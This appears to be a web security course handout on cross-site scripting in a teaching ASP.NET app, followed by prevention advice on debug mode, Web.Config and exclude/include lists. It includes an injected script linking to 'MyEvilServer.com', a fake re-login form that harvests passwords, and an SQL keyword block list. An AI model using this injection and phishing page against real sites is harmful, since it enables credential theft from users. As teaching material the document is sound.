
Offer

OfferNo	SwapNo	UserNo	Title	Description
17	4	5	ddcdcdd	<script>alert("this should not run");</script>
(New)				

Like a time bomb the code is sitting there waiting to be run.

As noted the code won't run until the correct part of the system is activated.

Remember the flow of traffic in the client server model from client to server and back again…



Rather than interpreting the data in the record as simple data, the presence of the <script> tags forces to render the data as client side code rather than plain text, thus making the alert box appear.


Other things you might do…

Rather than displaying a simple alert using java script you could obtain access to the entire client computer using the right code. This could include such things as deleting or modifying files on the client machine or uploading viruses or Trojans granting you further access to the machine.

For example if the initial attack installed a keyboard scanner onto the client machine you could then gain access to additional details such as passwords and banking details.

Cross Site Scripting Attack Example 2

First take a look at the following HTML form with a call to some java script…



```
<!DOCTYPE html>
<html>
<head>
    <title></title>
    <meta charset="utf-8" />
</head>
<body>

    <script>
        function displayDate()
        {
            var myText = document.getElementById("demo");
            myText.innerHTML = Date();
        }
    </script>

    <div id="demo">This is some sample text</div>
    <form method="get">
        <button type="button" onclick="displayDate()">
            Change to date
        </button>
    </form>
</body>
</html>
```


Notice that the <div> called “demo” has some text “This is some sample text”.

Notice also that the button has a some java script attached which executes a java script function called “displayDate()”.

This function declares a variable called myText and using the getElementById method built into the language attaches it to the <div> called “demo”.

Having made this link between the <div> and the variable we are now able to re-write using code the HTML for that part of the page.

In this case rather than displaying the text “This is some sample text” it would display the system date and time like so…




From this example we can see that java script may also be used not simply to display a message, but also to re-write the HTML of any page it is running in!

Cross Site Attacks


This type of attack could be used to capture data input by the user of a system, e.g. user name and password by re-directing the control to a server different to the one that is intended.

Let’s break this down step by step.


The first thing we shall try is to see if there is a <div> ID in the swap manager page that we might use for the attack. The design view is like so…



To do this we don’t need access to the source, we simply view the HTML in the client browser…



Examining the HTML we can see a nice ID that we can use for the attack…




```
<div>
    <div id="Panel1" style="bo
                        <h1>
                            Fred&#
```

<div> ID “Panel1” will do nicely.

So with our original attack rather than generating a simple alert we could try the following java script…


```
<script>
        var myText=document.getElementById("Panel1");
        myText.innerHTML = Date();
</script>
```

We know from the previous example that this will change the Panel1 <div> from displaying whatever it displays at the moment to displaying the system date like so…


Tue Feb 06 2018 17:20:34 GMT+0000 (GMT Standard Time)

So let's make the attack a bit more sophisticated.

Let's assume there a server called MyEvilServer.com which has a web application called XSSHackSite which contains the following page…



To continue using this site you must re-enter your login details.

E-Mail Address

Password

It is worth noting at this stage that due to having the raw HTML delivered to the client browser we have access to the design of the page. This means we are able to copy both field names in forms and even link to the CSS on the real site to mimic the look and feel.

The code for this page looks like this…



```
<!DOCTYPE html>
<html>
<head>
    <title></title>
    <meta charset="utf-8" />
</head>
<body>
<form method="post" action="XSSProcessor.aspx">
    To continue using this site you must re-enter your login details.
    <br />
    E-Mail Address
    <br />
    <input type="text" name="txtEMail" />
    <br />
    Password
    <br />
    <input type="password" name="txtPassword" />
    <br />
    <input type="submit" value="Submit" />
</form>
</body>
</html>
```

Clearly what this page wants to do is make the user enter their username and password. Having done so the form processor XSSProcessor.aspx captures the data and does whatever the hacker wants to do with it.


The thing to keep in mind is that this code is running on a different server to the real server being used.

So what code might we inject to redirect the data to the new server?


Take a look at the following…

```
<script>

        var myText=document.getElementById("Panel1");

        myText.innerHTML = "<a href=http://MyEvilServer.com/XSSDataCapture.html>

                There was a system error please click here to fix it

        </a>";

</script>
```

Now when the user triggers the suspect code they see the following…


There was a system error please click here to fix it

Assuming they try to deal with the error they are transferred to the alternate server MyEvilServer…


To continue using this site you must re-enter your login details.

E-Mail Address

Password


At this point you have the user name and password!

Preventing XSS Attacks

Make Sure Debug Mode is OFF

When our applications crash (and they will) we want to give as little away to remote users as possible.

This is bad...



Server Error in '/Widget Swap' Application.

Conversion from string "" to type 'Date' is not valid.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.InvalidCastException: Conversion from string "" to type 'Date' is not valid.

Source Error:

```
Line 37:        Active = chkActive.Checked                                                                '#
Line 38:        If SwapNo = NEW_RECORD Then                                                               '#
Line 39:            Call AddSwap(SwapTitle, Description, PictureFile, DateAdded, Weight, WeightUnits, Active)    '#
Line 40:        Else                                                                                      '#
Line 41:            Call UpdateSwap(SwapTitle, Description, PictureFile, DateAdded, Weight, WeightUnits, Active) '#
```

Source File: C:\MyFiles\IMAT1604\content\Widget Swap\Widget Swap\aswap.aspx.vb **Line:** 39

Stack Trace:

```
[InvalidCastException: Conversion from string "" to type 'Date' is not valid.]
   Microsoft.VisualBasic.CompilerServices.Conversions.ToDate(String Value) +180
   aswap.btnSave_Click(Object sender, EventArgs e) in C:\MyFiles\IMAT1604\content\Widget Swap\Widget Swap\aswap.aspx.vb:39
   System.Web.UI.WebControls.Button.OnClick(EventArgs e) +118
   System.Web.UI.WebControls.Button.RaisePostBackEvent(String eventArgument) +112
   System.Web.UI.WebControls.Button.System.Web.UI.IPostBackEventHandler.RaisePostBackEvent(String eventArgument) +10
   System.Web.UI.Page.RaisePostBackEvent(IPostBackEventHandler sourceControl, String eventArgument) +13
   System.Web.UI.Page.RaisePostBackEvent(NameValueCollection postData) +36
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +5563
```

The reason why it is bad is that it is giving a hacker too much information about the inner workings of our program. From this code section we now know...


- The language of the application (in this example VB.NET)
- The names of several parameters SwapTitle Description etc...
- In the light of the above probably the names of some fields in the database (this way the hacker may refine the SQL injection attacks.)
- The remote path on the server C:\MyFiles\IMAT1604\content\Widget Swap\Widget Swap\aswap.aspx.vb

The more errors like this one that may be generated the more details of how the program works will be found!

Web.Config


Web config is an XML file that contains configuration data about the site and specific folders.

The default configuration in Visual Studio is to turn debugging on. This makes sense since as developers we want to know as much about our errors as possible.




```
<?xml version="1.0"?>
<configuration>
  <system.web>
    <compilation debug="true" targetFramework="4.0"/>
  </system.web>
</configuration>
```

By modifying Web.Config as below when the application is deployed on the server...



```
<?xml version="1.0"?>
<configuration>
  <system.web>
    <!--do not include the line below in your live site!!!!-->
    <!--<compilation debug="true" targetFramework="4.0"/>-->
  </system.web>
</configuration>
```

When the application crashes the following is displayed on the client browser...



```
Server Error in '/Widget Swap' Application.

Conversion from string "" to type 'Date' is not valid.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.InvalidCastException: Conversion from string "" to type 'Date' is not valid.

Source Error:

The source code that generated this unhandled exception can only be shown when compiled in debug mode. To enable this, please follow one of the below
steps, then request the URL:

1. Add a "Debug=true" directive at the top of the file that generated the error. Example:

  <%@ Page Language="C#" Debug="true" %>

or:

2) Add the following section to the configuration file of your application:

<configuration>
   <system.web>
       <compilation debug="true"/>
   </system.web>
</configuration>

Note that this second technique will cause all files within a given application to be compiled in debug mode. The first technique will cause only that
particular file to be compiled in debug mode.

Important: Running applications in debug mode does incur a memory/performance overhead. You should make sure that an application has debugging disabled
before deploying into production scenario.

Stack Trace:
```

Web config may also be used to turn security features on or off. In the DVD Swap Shop the features that normally prevent scripting attacks have been turned off. The default is for them to be turned on but don't automatically assume this is the case – check!

Validation: Exclude-lists and Include-lists

Since a vulnerability could occur at any layer of the system (presentation, middle or data layer). It is wise to validate data as it passes between each layer.

There are two approaches to doing this…

- Exclude lists
- Include lists

An exclude list examines data as it passes around each layer to check if there are any suspicious looking terms in the data, for example…

```
{"--", ";--", ";", "/*", "*/", "@@", _
 "@", "char", "nchar", "varchar", "nvarchar", "alter", _
 "begin", "cast", "create", "cursor", "declare", "delete", _
 "drop", "end", "exec", "execute", "fetch", "insert", _
 "kill", "open", "select", "sys", "sysobjects", "syscolumns", _
 "table", "update"}
```

If any data contains the exclude listed key words we may either reject it or modify it in some way to ensure it is “safe”.

The problem with an exclude list is that we have to think of all the ways that a hacker might disguise the input.

The other approach is to use an include list.

In this case we state what is allowable in the underlying data.